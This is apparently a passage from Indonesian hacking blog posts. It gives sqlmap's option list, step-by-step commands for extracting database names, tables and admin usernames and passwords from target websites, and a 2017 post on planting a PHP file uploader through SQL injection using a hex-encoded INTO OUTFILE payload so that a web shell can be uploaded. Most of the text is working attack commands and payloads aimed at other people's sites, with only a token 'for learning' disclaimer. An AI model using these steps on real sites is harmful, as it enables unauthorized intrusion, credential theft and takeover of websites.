    --dump-all          Dump all DBMS databases tables entries
    --search            Search column(s), table(s) and/or database name(s)
    -D DB               DBMS database to enumerate
    -T TBL              DBMS database table to enumerate
    -C COL              DBMS database table column to enumerate
    -U USER             DBMS user to enumerate
    --exclude-sysdbs    Exclude DBMS system databases when enumerating tables
    --start=LIMITSTART  First query output entry to retrieve
    --stop=LIMITSTOP    Last query output entry to retrieve
    --first=FIRSTCHAR   First query output word character to retrieve
    --last=LASTCHAR     Last query output word character to retrieve
    --sql-query=QUERY   SQL statement to be executed
    --sql-shell         Prompt for an interactive SQL shell
    --sql-file=SQLFILE  Execute SQL statements from given file(s)
Brute force:
    These options can be used to run brute force checks
    --common-tables     Check existence of common tables
    --common-columns    Check existence of common columns
User-defined function injection:
    These options can be used to create custom user-defined functions
    --udf-inject        Inject custom user-defined functions
    --shared-lib=SHLIB  Local path of the shared library
File system access:
    These options can be used to access the back-end database management system underlying file system
    --file-read=RFILE   Read a file from the back-end DBMS file system
    --file-write=WFILE  Write a local file on the back-end DBMS file system
    --file-dest=DFILE   Back-end DBMS absolute filepath to write to
Operating system access:
    These options can be used to access the back-end database management system underlying operating system
    --os-cmd=OSCMD      Execute an operating system command
    --os-shell          Prompt for an interactive operating system shell
    --os-pwn            Prompt for an out-of-band shell, meterpreter or VNC
    --os-smbrelay       One click prompt for an OOB shell, meterpreter or VNC
    --os-bof            Stored procedure buffer overflow exploitation
    --priv-esc          Database process' user privilege escalation
    --msf-path=MSFPATH  Local path where Metasploit Framework is installed
    --tmp-path=TMPPATH  Remote absolute path of temporary files directory
Windows registry access:
    These options can be used to access the back-end database management system Windows registry
    --reg-read          Read a Windows registry key value
    --reg-add           Write a Windows registry key value data
    --reg-del           Delete a Windows registry key value
    --reg-key=REGKEY    Windows registry key
    --reg-value=REGVAL  Windows registry key value
    --reg-data=REGDATA  Windows registry key value data
    --reg-type=REGTYPE  Windows registry key value type
General:
    These options can be used to set some general working parameters
    -s SESSIONFILE      Load session from a stored (.sqlite) file
    -t TRAFFICFILE      Log all HTTP traffic into a textual file
    --batch             Never ask for user input, use the default behaviour
    --charset=CHARSET   Force character encoding used for data retrieval
    --crawl=CRAWLDEPTH  Crawl the website starting from the target URL
    --csv-del=CSVDEL    Delimiting character used in CSV output (default ",")
    --dump-format=DU..  Format of dumped data (CSV (default), HTML or SQLITE)
    --eta               Display for each output the estimated time of arrival
    --flush-session     Flush session files for current target
    --forms             Parse and test forms on target URL
    --fresh-queries     Ignore query results stored in session file
    --hex               Use DBMS hex function(s) for data retrieval
    --output-dir=ODIR   Custom output directory path
    --parse-errors      Parse and display DBMS error messages from responses
    --pivot-column=P..  Pivot column name
    --save              Save options to a configuration INI file
    --scope=SCOPE       Regexp to filter targets from provided proxy log
    --test-filter=TE..  Select tests by payloads and/or titles (e.g. ROW)
    --update            Update sqlmap
Miscellaneous:
    -z MNEMONICS        Use short mnemonics (e.g. "flu,bat,ban,tec=EU")
    --alert=ALERT       Run shell command(s) when SQL injection is found
    --answers=ANSWERS   Set question answers (e.g. "quit=N,follow=N")
    --beep              Make a beep sound when SQL injection is found
    --check-waf         Heuristically check for WAF/IPS/IDS protection
    --cleanup           Clean up the DBMS by sqlmap specific UDF and tables
    --dependencies      Check for missing (non-core) sqlmap dependencies
    --disable-coloring  Disable console output coloring
    --gpage=GOOGLEPAGE  Use Google dork results from specified page number
    --identify-waf      Make a through testing for a WAF/IPS/IDS protection
    --mobile            Imitate smartphone through HTTP User-Agent header
    --page-rank         Display page rank (PR) for Google dork results
    --purge-output      Safely remove all content from output directory
    --smart             Conduct through tests only if positive heuristic(s)
    --wizard            Simple wizard interface for beginner users
Panjang amat yah :v
saya anggap kalian sudah menguasai perintah sqlmap diatas 
lalu ketik  : sqlmap.py -u  www.targetanda.com/patch?=id" --dbs
lihat gambar lagi ^_^

klo di cmd udah begtu artinya sqlmap anda sukses dijalakan tinggal nunggu apakah target anda benar2 bisa di inject apa tidak :D
untuk selanjut nya jika anda telah menemukan direktory DB ( database )
akan muncul beberapa tabel  maap ini cuman untuk pembelajaran saja jadi gambar selanjut nya kgk usah yah  ^_^
setelah muncul direktori di database tinggal anda pilih mau memasuki table mana
contoh kita memilih table administrator ,, untuk mengakses direktori administrator tinggal ketik 
sqlmap.py -u www.targetanda.com -D nama_database -tables
menjadi sqlmap.py -u www.targetanda.com/patch=?id -D administrator -tables
setelah itu akan muncul beberapa columns lagi untuk mengakses columnsnya silahka ketik contoh 
sqlmap.py -u www.targetanda.com/patch=?id -D administrator -T  admin --columns
jika anda beruntung akan mendapatkan username dan password
dan untuk mendapatkan password tersebut silahkan ketik
sqlmap.py -u www.targetanda.com/patch=?id -D administrator -T admin -C username,password,email --dump
akhirnya selesai setelah kebnyakan web masih menggunakan enkripsi MD5 jadi untuk decrypt silahkan kunjungi  DISINI
ok Sekian dan terimakasih maap klo kurang jelas dan agak sedikit ngawur :v

terimakasih sudah membaca artikel tentang tutorial sqlmap di windows

Perintah Dasar Sqlmap

Oke cekidot saja inilah beberapa perintah-perintah dasar sqlmap untuk hacking website :
  • sqlmap.py -u url_target --dbs
Perintah ini digunakan untuk mengambil semua nama database di server. Isi link target dengan web tujuan kalian wkwk.
  • sqlmap.py -u url_target -D nama_database --tables
Perintah ini digunakan untuk mengambil semua table dari suatu database. nama_database isi dengan nama database yang ingin ditampilkan semua tablenya.
  • sqlmap.py -u url_target -D nama_database -T nama_table --columns
Perintah ini digunakan untuk menampilkan semua column dari sebuah table yang ada di sebuah database server. Ganti nama tablenya sesuai dengan nama table yang ada di database target masing-masing.
  • sqlmap.py -u url_target -D nama_database -T nama_table -C nama_columns --dump
Perintah ini digunakan untuk menampilkan isi dari semua data dari sebuah table. isi nama nama_columns dengan kolom-kolom yang ada di table tersebut. Contoh penulisanya seperti ini :
sqlmap.py -u iangoblog.com/user.php?id=2 -D iangoblog -T users -C email,username,password --dump
Tapi kalau kalian ingin langsung saja mengambil semua data yang ada di database servernya, kalian bisa langsung menuliskan perintah di bawah ini dan kalian tinggal hanya menunggu saja. Kecepatan tergantung dengan kecepatan internet yang kalian punya. Perintahnya sebagai berikut :
sqlmap.py -u iangoblog.com/user.php?id=2 --dump-all - tekan enter
Mungkin cukup sekian perintah-perintah sqlmap yang saya tau hehe. Kurang lebihnya cari saja sendiri yah di google wkwkw.

Sunday, July 23, 2017

Cara Upload shell Dengan Sqlmap

newbie cuma sekedar pengen sharing biar bisa sama2

tentunya agan2 sekalian udah pada tau dong sama tools yang namanya sqlmap, nih tools ajib buat sqli buat newbie kyk ane

kali ini ane mau share ilmu newbie ane hasil nyontek sana sini, ane mau share cara upload shell pake sqlmap ..

pertama kita musti punya target dulu dong tentunya,
nih contoh targetnya:
http://dewa-maho.com/tusuk.php?id=5

trus siapin script upload ente gan, disini sebagai contoh ane mau upload scrip ini nih
PHP Code:
<form enctype="multipart/form-data" action="upload.php" method="POST"><input name="uploadedfile" type="file"/><input type="submit" value="Upload File"/></form> <?php $target_path=basename($_FILES['uploadedfile']['name']);if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'],$target_path)){echo basename($_FILES['uploadedfile']['name'])." has been uploaded";}else{echo "Error!";}?>

tapi sebelumnya convert dulu script diatas menjadi hex gan sebelum bisa di upload, bisa DISINI hasilnya jadi gini gan..
PHP Code:
3c666f726d20656e63747970653d226d756c7469706172742f666f726d2d646174612220616374696f6e3d2275706c6f61642e70687022206d6574686f643d22504f5354223e3c696e707574206e616d653d2275706c6f6164656466696c652220747970653d2266696c65222f3e3c696e70757420747970653d227375626d697422 ​ 2076616c75653d2255706c6f61642046696c65222f3e3c2f666f726d3e0d0a3c3f70687020247461726765745f706174683d626173656e616d6528245f46494c45535b2775706c6f6164656466696c65275d5b276e616d65275d293b6966286d6f76655f75706c6f616465645f66696c6528245f46494c45535b2775706c6f616465 ​ 6466696c65275d5b27746d705f6e616d65275d2c247461726765745f7061746829297b6563686f20626173656e616d6528245f46494c45535b2775706c6f6164656466696c65275d5b276e616d65275d292e2220686173206265656e2075706c6f61646564223b7d656c73657b6563686f20224572726f7221223b7d3f3e 

  1. Open terminal trus open sqlmap nya.. klo belom punya download DISINI 
  2. python sqlmap.py -u http://wewegombel.com/index.php?id=5 --sql-shell 
  3. trus kluar kira2 beginian nih
[15:35:06] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.5, Apache 2.2.17
back-end DBMS: MySQL 5
[15:35:06] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER
sql-shell>
 
Sekarang ketik SELECT 0x'Hex' INTO OUTFILE "PATH/namaFile";
jangan lupa menambahkan '0x' di depan 'HEX'
select 0x3c666f726d20656e63747970653d226d756c7469706172742f666f726d2d646174612220616374696f6e3d2275706c6f61642e70687022206d6574686f643d22504f5354223e3c696e707574206e616d653d2275706c6f6164656466696c652220747970653d2266696c65222f3e3c696e70757420747970653d227375626d6974 ​ 222076616c75653d2255706c6f61642046696c65222f3e3c2f666f726d3e0d0a3c3f70687020247461726765745f706174683d626173656e616d6528245f46494c45535b2775706c6f6164656466696c65275d5b276e616d65275d293b6966286d6f76655f75706c6f616465645f66696c6528245f46494c45535b2775706c6f6164 ​ 656466696c65275d5b27746d705f6e616d65275d2c247461726765745f7061746829297b6563686f20626173656e616d6528245f46494c45535b2775706c6f6164656466696c65275d5b276e616d65275d292e2220686173206265656e2075706c6f61646564223b7d656c73657b6563686f20224572726f7221223b7d3f3e
into "/home/relax/public_html/upload.php";

tunggu dan jika beruntung akan ada pemberitahuan berhasil di upload, klo apes ya coba lagi

kalau berhasil silahkan browse file kita tadi,

http://wewegombel.com/upload.php

Trus upload dehshellnya ..oke..semoga dapat membantu